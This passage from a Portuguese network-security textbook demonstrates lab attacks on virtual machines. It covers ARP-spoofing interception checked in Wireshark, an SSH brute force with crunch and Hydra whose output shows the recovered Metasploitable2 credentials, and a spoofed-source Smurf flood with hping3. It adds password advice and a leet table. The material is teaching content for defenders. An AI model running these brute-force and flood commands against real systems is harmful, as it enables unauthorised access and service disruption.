É importante ressaltar que, após finalizado, o *script* deverá receber permissão de execução para que o usuário (no caso, o **root**) possa executá-lo. Caso contrário, o *shell* o entenderá como um simples arquivo texto. Para ajustar as permissões do *script*, basta executar o comando a seguir:

```
$ sudo chmod u+x arpspoof.sh
```

Comando de prompt 5 – Permissão de execução do parte do dono em arpspoof.sh
Fonte: Elaborado pelo autor (2018)

Antecedendo o início dos testes, o arquivo **init.lua** deverá receber o seguinte ajuste:

- a) A partir de um terminal privilegiado (*root*) no *host* do atacante, executar o comando:

```
$ sudo nano /usr/share/wireshark/init.lua
```

Comando de prompt 6 – Alteração de init.lua
Fonte: Elaborado pelo autor (2018)

b) Localizar a linha `disable_lua = false` e alterar para:

```
disable_lua = true
```

Comando de prompt 7 – Desabilitação do lua

Fonte: Elaborado pelo autor (2018)

c) Salvar a alteração e sair do arquivo.

Desse ponto em diante, os testes com o novo cenário poderão ser postos em prática, iniciando-se pelo *host* do atacante (VM Debian2), com a execução do *script* `arp spoof.sh`, passando-se, então, ao *host* alvo (VM Debian1). A partir desse último, solicita-se uma página HTTP ao servidor, lembrando-se que o *script* criado já está em execução e, portanto, o Wireshark já está capturando o tráfego entre o *host* alvo (VM Debian1) e o *host* do servidor (VM Metasploitable2), como parcialmente ilustrado pela Figura “Captura do tráfego cliente-servidor”.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.00463846	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
4	1.000643282	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use...)
9	3.010998138	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
10	3.010223536	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use...)
12	5.010784132	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
13	5.010909988	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use...)
19	7.011268253	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
20	7.011386142	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use...)
64	9.012076865	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
65	9.012273824	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use...)
83	9.099178290	00:27:22:b4:89:48	ff:ff:ff:ff:ff:ff	ARP	60	Who has 192.168.33.1? Tell 192.168.33.10
86	11.012651078	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
87	11.012753477	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use...)
135	13.013371246	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
136	13.013504066	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use...)
282	13.588216174	10:72:23:a5:1e:9a	ff:ff:ff:ff:ff:ff	ARP	60	Who has 192.168.33.19? Tell 192.168.33.1
287	15.013907428	08:00:27:8d:92:49	08:00:27:98:ee:12	ARP	42	192.168.33.18 is at 08:00:27:8d:92:49
288	15.014072182	08:00:27:8d:92:49	08:00:27:a5:22:dc	ARP	42	192.168.33.20 is at 08:00:27:8d:92:49 (duplicate use...)

Frame 4: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
 Ethernet II, Src: 08:00:27:8d:92:49, Dst: 08:00:27:a5:22:dc
 [Duplicate IP address detected for 192.168.33.20 (08:00:27:8d:92:49) - also in use by 08:00:27:98:ee:12 (frame 3)]
 [Duplicate IP address detected for 192.168.33.18 (08:00:27:a5:22:dc) - also in use by 08:00:27:8d:92:49 (frame 3)]
 Address Resolution Protocol (reply)

Figura 13 – Captura do tráfego cliente-servidor

Fonte: Elaborado pelo autor (2018)

Por meio da análise da Figura “Captura do tráfego cliente-servidor”, a qual ilustra parcialmente a sessão capturada pelo Wireshark, é possível observar, por intermédio do destaque vermelho, que tanto o endereço IP do alvo quanto o endereço IP do servidor foram associados ao endereço MAC do atacante, permitindo, dessa maneira, que este último capture e inspecione o tráfego (MITM).

O mesmo pode ser verificado também por meio do destaque amarelo (Figura “Captura do tráfego cliente-servidor”), o qual permite concluir que, embora a forma adotada para a implementação do MITM seja simples e eficiente, a detecção e a dissipação do ataque sob tais circunstâncias também não representa desafio maior ao time de segurança.

Aplicando-se agora, ao tráfego capturado, um filtro simples baseado no protocolo HTTP, é possível verificar a(s) página(s) web visitada(s) pelo usuário (Figura “Capturando o HTTP Stream”), apenas solicitando ao Wireshark a exibição do HTTP Stream.




Figura 14 – Capturando o HTTP Stream
Fonte: Elaborado pelo autor (2018)

Basta clicar com o botão direito sobre o pacote HTTP e, no menu que surge, escolher as opções Follow -> HTTP Stream.



Figura 15 – Página web acessada pelo usuário
Fonte: Elaborado pelo autor (2018)

3.4 Ataques por força bruta (*Brute Force Attacks*)

Ataques por força bruta podem ter diferentes definições, mas serão tratados aqui como um processo de tentativa e erro para descoberta das credenciais do usuário para acesso a um serviço, definindo-se ainda credenciais como o conjunto *username* mais senha. Esse tipo de ataque é comum tanto nas redes locais quanto na internet, em contraportais, *webmails* e serviços FTP autenticados, por exemplo.

Os ataques por força bruta podem ser classificados em três categorias (Quadro “Tipos de ataques por força bruta”):

Tipo de ataque	Descrição
Dictionary Attacks	Basicamente, os dicionários consistem em arquivos texto contendo informações a serem testadas pelo atacante, por meio de ferramentas especializadas, contra o mecanismos de autenticação do serviço (por exemplo, SSH). São essencialmente grandes listas com potenciais <i>usernames</i> e/ou senhas. Nesta modalidade, o ataque se encerra quando as credenciais do usuário são descobertas ou quando a lista é esgotada.
Search Attacks	Nesta modalidade, são testadas todas as combinações possíveis de um determinado conjunto de caracteres, considerando-se também a possível faixa de variação do comprimento da senha. Este ataque pode consumir muito tempo, dada a grande quantidade de combinações possíveis para a descoberta da senha.
Rule-based search attacks	Este tipo de ataque usa regras específicas para gerar as possíveis variações que comporão a senha, por exemplo, a partir do <i>username</i> ou do nome da empresa e, ainda, fixando uma parte da senha e variando outra parte com base em máscaras predeterminadas.

Quadro 1 – Tipos de ataques por força bruta
Fonte: www.ibm.com/support/knowledgecenter (2018)

A implementação desse tipo de ataque no cenário de estudo partirá da hipótese de que o time de segurança deseja verificar se a senha que compõe as credenciais utilizadas por um dos administradores do servidor (VM Metasploitable2) é realmente adequada.

Para isso:

- A partir do *host* do atacante (VM Debian2), será instalado o pacote do Hydra, uma das ferramentas mais populares para ataques de força bruta – a partir de um terminal privilegiado (*root*), digitar a linha de comando:

```
$ sudo apt-get install hydra -y
```

Comando de prompt 8 – Instalação do Hydra
Fonte: Elaborado pelo autor (2018)

b) Para a geração do dicionário (*wordlist*), será instalado o pacote do Crunch, uma ferramenta capaz de criar *wordlists* aptas para aplicação em quaisquer das modalidades de ataque anteriormente descritas:

```
$ sudo apt-get install crunch -y
```

Comando de prompt 9 – Instalação do Crunch
Fonte: Elaborado pelo autor (2018)

c) A parte inicial do ataque consistirá na criação do dicionário (*wordlist*) que conterá as senhas a serem testadas. Já é sabido que a VM Metasploitable2 tem um usuário cujas credenciais (*username* e senha) são, respectivamente, msfadmin e msfadmin. Para efeito desta demonstração, consideraremos já serem conhecidas apenas uma parte da senha e seu tamanho total. Dessa forma, a melhor abordagem para a criação da *wordlist* será a *rule-based search*, uma vez que parte da senha já é conhecida (digamos, a *string* “msfad”), bem como seu tamanho final (8 caracteres); admitindo-se ainda que os três últimos caracteres que comporão a senha poderão assumir qualquer combinação formada pelos caracteres: m,M,i,l,n,N,0,1,2,3,%,#. Portanto, considerando-se que os **três** últimos caracteres da senha poderão assumir **doze** valores diferentes cada, é possível determinar que essa *wordlist* será composta por 12³ ou 1.728 diferentes combinações, com 8 caracteres cada, a serem testadas.

A criação da *wordlist* poderá ser feita com base na seguinte linha de comando:

```
$ sudo crunch 8 8 mMiInN0123%# -t msfad@@@ -o wlist.txt
```

Comando de prompt 10 – Exemplo de comando Crunch
Fonte: Elaborado pelo autor (2018)

Essa linha instrui o *crunch* para que crie uma *wordlist* chamada wlist.txt, a qual deverá ter sua saída gravada na forma de um arquivo, e não simplesmente impressa na tela (-o wlist.txt).

De acordo com o *template* fornecido, cada senha gerada pela ferramenta terá comprimento igual a 8 caracteres, sendo composta (em sua primeira parte) pelos cinco caracteres da *string* “msfad”, complementados por mais três, produzidos pelas possíveis combinações dos caracteres da *string* mMiInN0123%#.

A execução da referida linha de comando produz a saída exibida na Figura “Geração de *wordlist*”.

```
root@debian02:/home/user1# crunch 8 8 mMIiNn0123%# -t msfad@@@ -o wlist.txt
Crunch will now generate the following amount of data: 15552 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1728
crunch: 100% completed generating output
root@debian02:/home/user1#
```

Figura 16 – Geração de *wordlist*
Fonte: Elaborada pelo autor (2018)

Pelos destaques, é possível confirmar a produção de 1.728 senhas como resposta à linha de comando processada, gerando um arquivo texto com aproximadamente 16 kB.

d) A efetivação do ataque se dará por intermédio do Hydra, executado conforme a linha de comando:

```
$ sudo hydra -l msfadmin -P wlist.txt -V -f -t 4 192.168.33.18 ssh
```

Comando de prompt 11 – Exemplo de comando Hydra
Fonte: Elaborado pelo autor (2018)

O THC Hydra é uma das ferramentas mais populares e amplamente utilizadas para testes de força bruta, capaz de realizar ataques por dicionário em mais de 50 protocolos diferentes, tais como http, ssh, telnet e smb.

A linha de comando utilizada solicita ao Hydra que execute o ataque utilizando o *username* msfadmin com cada senha disponível na *wordlist* (dicionário) wlist.txt. Para melhor acompanhamento de suas atividades, a opção **-V** (verbose) foi especificada, fazendo com que cada tentativa efetuada pela ferramenta seja mostrada na tela. A opção **-f** interromperá o processo assim que a primeira credencial for descoberta (*username/senha*), sendo que a ferramenta realizará quatro *tasks* (de maneira simplificada, testará quatro combinações *username/senha* paralelamente), contra o serviço ssh do *host* 192.168.33.18 (VM Metasploitable2).

A Figura “Ataque por dicionário com o Hydra” exhibe o resultado da execução da referida linha de comando pela ferramenta.


```

root@debian02:/home/user1# hydra -l msfadmin -P wlist.txt -V -f -t 4 192.168.33.18 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organization
s, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-05 14:57:25
[1] [DATA] max 4 tasks per 1 server, overall 64 tasks, 1728 login tries (l:1/p:1728), -6 tries per task
[DATA] attacking service ssh on port 22
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminm" - 1 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminM" - 2 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminI" - 3 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmini" - 4 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminN" - 5 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminn" - 6 of 1728 [child 1] (0/0)
[2] [ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmin0" - 7 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminl" - 8 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmin2" - 9 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmin3" - 10 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmin4" - 11 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmin#" - 12 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminMn" - 13 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminMM" - 14 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminMI" - 15 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminMi" - 16 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminMN" - 17 of 1728 [child 0] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminMn" - 18 of 1728 [child 1] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminM0" - 19 of 1728 [child 2] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadminM1" - 20 of 1728 [child 3] (0/0)
[ATTEMPT] target 192.168.33.18 - login "msfadmin" - pass "msfadmin" - 21 of 1728 [child 0] (0/0)
[22][ssh] host: 192.168.33.18 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.33.18 (valid pair found)
[3] 1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-05 14:57:35
root@debian02:/home/user1#

```

Figura 17 – Ataque por dicionário com o Hydra
Fonte: Elaborada pelo autor (2018)

Na linha identificada pelo índice [1] da figura acima, a ferramenta especifica que realizará quatro *tasks* paralelamente, contra um único servidor, identificadas pelas *childs* 0 a 3 (índice [2]). A linha identificada pelo índice [3] reporta que o serviço ssh do *host* 192.168.33.18 foi acessado com o *login* (*username*) msfadmin e senha msfadmin, valendo observar, ainda, os *timestamps* de início e finalização do ataque, a partir dos quais pode-se concluir que o processo durou apenas 10 segundos.

Essa simples demonstração permite chegar à conclusão de que a eficácia dos ataques por força bruta (baseados em dicionários) tem íntima ligação com a “qualidade” da *wordlist* utilizada pela ferramenta. Não obstante, é notório também que quanto mais forte for a senha – com tamanho e complexidade adequados –, maior será o tempo necessário à sua descoberta e, consequentemente, maiores serão as chances de descoberta do ataque.

Em sua Cartilha de Segurança para Internet, o cert.br recomenda que sejam **evitadas** algumas práticas bastante comuns quando da criação de senhas, como:

- O uso de qualquer tipo de dado pessoal, como: nome, sobrenome, RG, CPF, datas e placas de veículos, entre outros.
- O uso de sequências de teclado, tais como: qwerty, QweRtY, 12345 e @#\$, dentre outras.

- O uso de palavras que componham listas, tais como: nomes de times de futebol, nomes de músicas e de personagens de filmes, entre outros.

É importante ressaltar, entretanto, que uma boa senha deve ser forte (difícil de ser descoberta) e bem estruturada, porém, fácil de ser lembrada. Nesse sentido, o cert.br recomenda que as senhas tenham comprimento e complexidade adequados (quanto maior e mais aleatória, melhor) e que sejam utilizados em sua constituição números aleatórios, caracteres (maiúsculos e minúsculos) e caracteres especiais.

Contudo, para que uma senha com tal estruturação seja também fácil de se lembrar, recomenda-se ainda:

- **Selecionar caracteres de uma frase:** tome-se como referência uma frase bem conhecida pelo usuário, selecionando, então, a primeira, a segunda ou a última letra de cada palavra, por exemplo: “O Cravo brigou com a Rosa debaixo de uma sacada” pode gerar a senha: ?OCbcaRddus (a interrogação inicial atende à recomendação de uso de caracteres especiais).
- **Utilizar frases longas:** tome-se como referência uma frase longa, bem conhecida e memorizada pelo usuário, e que, se possível, contenha diferentes tipos de caracteres, evitando-se, entretanto, citações comuns e ditados populares, bem como frases que possam ser diretamente ligadas ao usuário, por exemplo, o refrão de uma música. Como exemplo de senha com tal estruturação, pode-se considerar: “1 dia ainda verei os anéis de Saturno!!!”.
- **A criação de padrões pessoais de substituição de caracteres,** por exemplo, tendo como base a semelhança visual (“w” e “vv”) ou fonética (“ca” e “k”) entre os caracteres.

Em relação a essa última sugestão, entretanto, deve-se evitar analogias ou aplicação direta do “alfabeto hacker” – também conhecido como **leet**, por exemplo: h4ck3r, e outras práticas já bastante populares, tais como: a substituição isolada da letra “o” pelo número 0 ou da letra l (“i” maiúsculo) pelo número 1, dentre outras.

O *leet*, também por vezes referenciado como *eleet* ou, ainda, *leetspeak*, tem origem na palavra inglesa *elite* e se apresenta como um alfabeto alternativo aplicável

ao idioma inglês, principalmente na internet, utilizado basicamente por grupos de elite da grande rede (*hackers*).

O *leet* usa diferentes combinações dos caracteres ASCII em substituição ao uso das letras, observando que, em decorrência disso, várias grafias podem ser usadas para uma mesma palavra, como a própria palavra *leet*, que pode ser grafada como l33t, 1337 ou l337. Com relação a essa característica de substituição dos caracteres tradicionais por caracteres alternativos, o *leet* também pode ser encarado como um tipo simples de cifração criptográfica.

A Figura “Tabela *leet*”, abaixo, representa uma tabela *leet*, atenção ao aviso no destaque.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
4	6	o	)	3	=	6	/-/	1	_	X	1	v	\\	0	*	(_,)	2	5	7	8	\\	\\//	z	j	2
Λ	8	<	o	4	ph	4	[~]	!	_	<	4	em	^/	()	o	()	12	\$	+	_	v	vv	><	/	~/_
@	13	(	0	4	)	(+_	]~[		]	(	1_	]V[	//\\//	oh	*	0_	?	z	-	Y3W	\\//	'//	X	'	z
/\	I3	(	]	4	=	9	)~(	eye	z	5		(T)	/\	[	^(o)	<	/2	\$	1			\\'	(	-/	>_
^	13	(c)	()	4	(=	C-	(-)	3y3	</	_	[V]	[]	p	>	cue	I2	ehs	'	'	'	'	^/	ecks	'/	3
aye	B	sea	I>	[~	I=	gee	:-:	ai	(/	1J	nn	< >	x	"	9	^	es	t	[	[	(n)	x	ψ	7_	
ø	P>		>	=	(v,	~	i	_?	-	//\\//\\	(\\)	Ω	?	0,	~	ez					\\	/	*	φ	
ci	:		? ø	(_	~	]	[	[		\\	[]		9	(,)	1z						\\	/	)	(	λ
λ	'3	T)		cj	]~[	:	j			/\\	//	[]		[D	()	(x)					\\	/	ex	q	
Z	(3	0			)	(	]			(u)	/V		°	9		12					_	/		v	
/3	6				?					(V)	ω		7			[z					\\//\\//				
]3	cl				)~(					(\\)	[]		q		'						_:	/			
]3					#					/\\	]		p			12					(/\\)				
					aych					^^	~		9			9					]				
										/ /			ø			2					LL1				
										//.			D			.					UU				
										.\\											\\				
										/^^											q				
										/V															
										[\\]															
										^															

Figura 18 – Tabela *leet*

Fonte: [https://lingojam.com/L33tTranslator\(Advanced\)](https://lingojam.com/L33tTranslator(Advanced)) (2018)

É importante observar que essa tabela deve ser utilizada como uma referência, e não como uma ferramenta de tradução completa. O *leet* é constantemente alterado e nem todas as substituições puderam, nem poderão, ser incluídas na tabela.

1f y0u th1nk 73chn0l06y c4n 50lv3 y0ur 53cur17y
pr0nl3m5 7h3n y0u d0n'7 und3r574nd 7h3 pr0bl3m5
4nd y0u d0n'7 und3r574nd 7h3 73chn0l06y.

bruc3 5chn313r

Figura 19 – Mensagem cifrada com *leet*

Fonte: Adaptado pelo autor (2018)

Tente traduzir a mensagem da Figura “Mensagem cifrada com *leet*”. Se não conseguir, utilize algum tradutor leet online <<http://www.robertecker.com/hp/research/leet-converter.php?lang=en>>.

4 ATAQUES MAIS COMUNS ÀS REDES LOCAIS: DOS, SNIFFING E DESCOBERTA DE CREDENCIAIS

4.1 Variações dos ataques de negação de serviço

De maneira geral, pode-se dizer que os ataques mais comuns às redes locais recaem, essencialmente, sobre as três categorias abordadas neste capítulo: negação de serviço (DoS), interceptação e análise de tráfego (*sniffing*) e força bruta (para descoberta de credenciais). Entretanto, cada uma dessas categorias pode apresentar diversas variações, dentre as quais abordaremos mais duas referentes a ataques DoS.

4.2 Ataques Smurf

O Smurf é um ataque de negação distribuído (*Distributed Denial of Service* – DDoS), no qual o atacante fraudula (“*spoofa*”) o endereço IP da vítima, e envia grande quantidade de pacotes ICMP tipo *echo-request* ao endereço de *broadcast* da rede, fazendo com que os demais *hosts* ativos na rede respondam diretamente à vítima, a qual poderá se tornar temporariamente indisponível.

Em outras palavras, o Smurf é um vetor de ataque de amplificação que potencializa ataques de negação de serviço (DoS) valendo-se da característica de *broadcast* da rede de comunicação.

A Figura “Taxonomia dos ataques Smurf”, abaixo, ilustra a taxonomia desse ataque.




Figura 20 – Taxonomia dos ataques Smurf
Fonte: [pt.wikipedia.org/wiki/Ataque Smurf](http://pt.wikipedia.org/wiki/Ataque_Smurf) (2018)

Com base na Figura “Taxonomia dos ataques Smurf”, é possível observar que o atacante, ao enviar pacotes *echo request* ao endereço de *broadcast* da rede, utilizando-se para isso do endereço do *host* alvo como endereço de origem desses pacotes, acaba por direcionar ao alvo as respostas dos demais *hosts* ativos na rede.

Diversas ferramentas estão disponíveis para a implementação desse tipo de ataque. A Figura “Cenário para teste do Smurf” ilustra o cenário adotado para demonstração, utilizando-se o *hping3* – uma ferramenta bastante simples, porém muito completa e versátil, que possibilita a montagem de pacotes especialmente para testes de segurança.




Figura 21 – Cenário para teste do Smurf
Fonte: Elaborada pelo autor (2018)

Os pontos verdes na Figura “Cenário para teste do Smurf” indicam que os *hosts* (VPCS) estão em execução, sendo os números próximos a cada um desses pontos, a parte final (quarto octeto) do endereço IP do respectivo *host*. Tomando-se como exemplo o PC-1, o respectivo endereço IP é 192.168.122.7.

A partir do *host* do atacante (VM Debian2), executa-se a seguinte linha de comando:

```
$ sudo hping3 -1 - -flood -a 192.168.122.11 192.168.122.255
```

Comando de prompt 12 – Exemplo de comando hping3

Fonte: Elaborado pelo autor (2018)

A referida linha solicita ao hping3 que inunde (--flood) o endereço de *broadcast* da rede (192.168.122.255) com pacotes ICMP (-1), tendo como endereço de origem desses pacotes o endereço IP 192.168.122.11, o qual, na verdade, não é o endereço IP do atacante, mas sim do alvo.

A Figura “Finalização de ataque Smurf (a)” ilustra a resposta da ferramenta, ao se interromper o processo.

```
root@debian02:/home/user1# hping3 -1 --flood -a 192.168.122.11 192.168.122.255
HPING 192.168.122.255 (enp0s3 192.168.122.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.122.255 hping statistic ---
89632 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@debian02:/home/user1#
```

Figura 22 – Finalização de ataque Smurf (a)

Fonte: Elaborada pelo autor (2018)

No destaque da Figura “Finalização de ataque Smurf (a)” é possível verificar que 89.632 pacotes (ICMP) foram enviados ao endereço de *broadcast* da rede, sem que o atacante fosse inundado pelas respostas (“0 packets received”), uma vez que o endereço do alvo foi fraudado como endereço de origem dos pacotes enviados.

A Figura “Finalização de ataque Smurf (b)” ilustra os pacotes capturados pelo Wireshark durante o ataque, reforçando o anteriormente exposto.

No.	Time	Source	Destination	Protocol	Length	Info
16	11.9089905	192.168.122.11	192.168.122.255	ICMP	60	Echo (ping) request id=0xdc06, seq=2304/9, ttl=64 (no response found!)
17	11.9089969	192.168.122.11	192.168.122.255	ICMP	60	Echo (ping) request id=0xdc06, seq=2560/10, ttl=64 (no response found!)
18	11.9090086	192.168.122.11	192.168.122.255	ICMP	60	Echo (ping) request id=0xdc06, seq=2816/11, ttl=64 (no response found!)

Figura 23 – Finalização de ataque Smurf (b)

Fonte: Elaborada pelo autor (2018)

4.3 Ataques por SYN Flood

O ataque por SYN Flood também é um tipo de ataque de negação de serviço.

É fato bem conhecido que as conexões TCP são estabelecidas por intermédio de um processo denominado 3WAY Handshake, inicializado quando um *host* envia ao seu par um pacote com a *flag* SYN habilitada em seu cabeçalho. Por sua vez, o *host* que recebe tal pacote responde ao remetente com um conjunto SYN+ACK atestando, dessa forma, haver entendido a solicitação para sincronização necessária ao estabelecimento da conexão, e permanece aguardando pelo ACK final, a ser enviado pela outra ponta, para estabelecimento da conexão.

No ataque por SYN Flood, esse último ACK nunca é enviado pelo atacante, o qual, entretanto, continua inundando o alvo com novas requisições de conexão, sem, entretanto, efetivamente estabelecê-las, podendo, dessa forma, acabar por exaurir a capacidade do alvo de atender a novas requisições (Figura “Ataque SYN Flood”).




Figura 24 – Ataque SYN Flood
Fonte: www.incapsula.com/ddos/ (2018)

4.4 Ataques por ICMP Redirect

Mensagens de redirecionamento ICMP são empregadas pelos roteadores para notificar os *hosts* no link de dados sobre a disponibilidade de uma rota melhor para

um destino específico. Roteadores CISCO enviam mensagens ICMP Redirect quando **todas** as condições a seguir forem satisfeitas:

- Quando a interface pela qual o pacote adentra o roteador for a mesma interface pela qual o pacote será roteado.
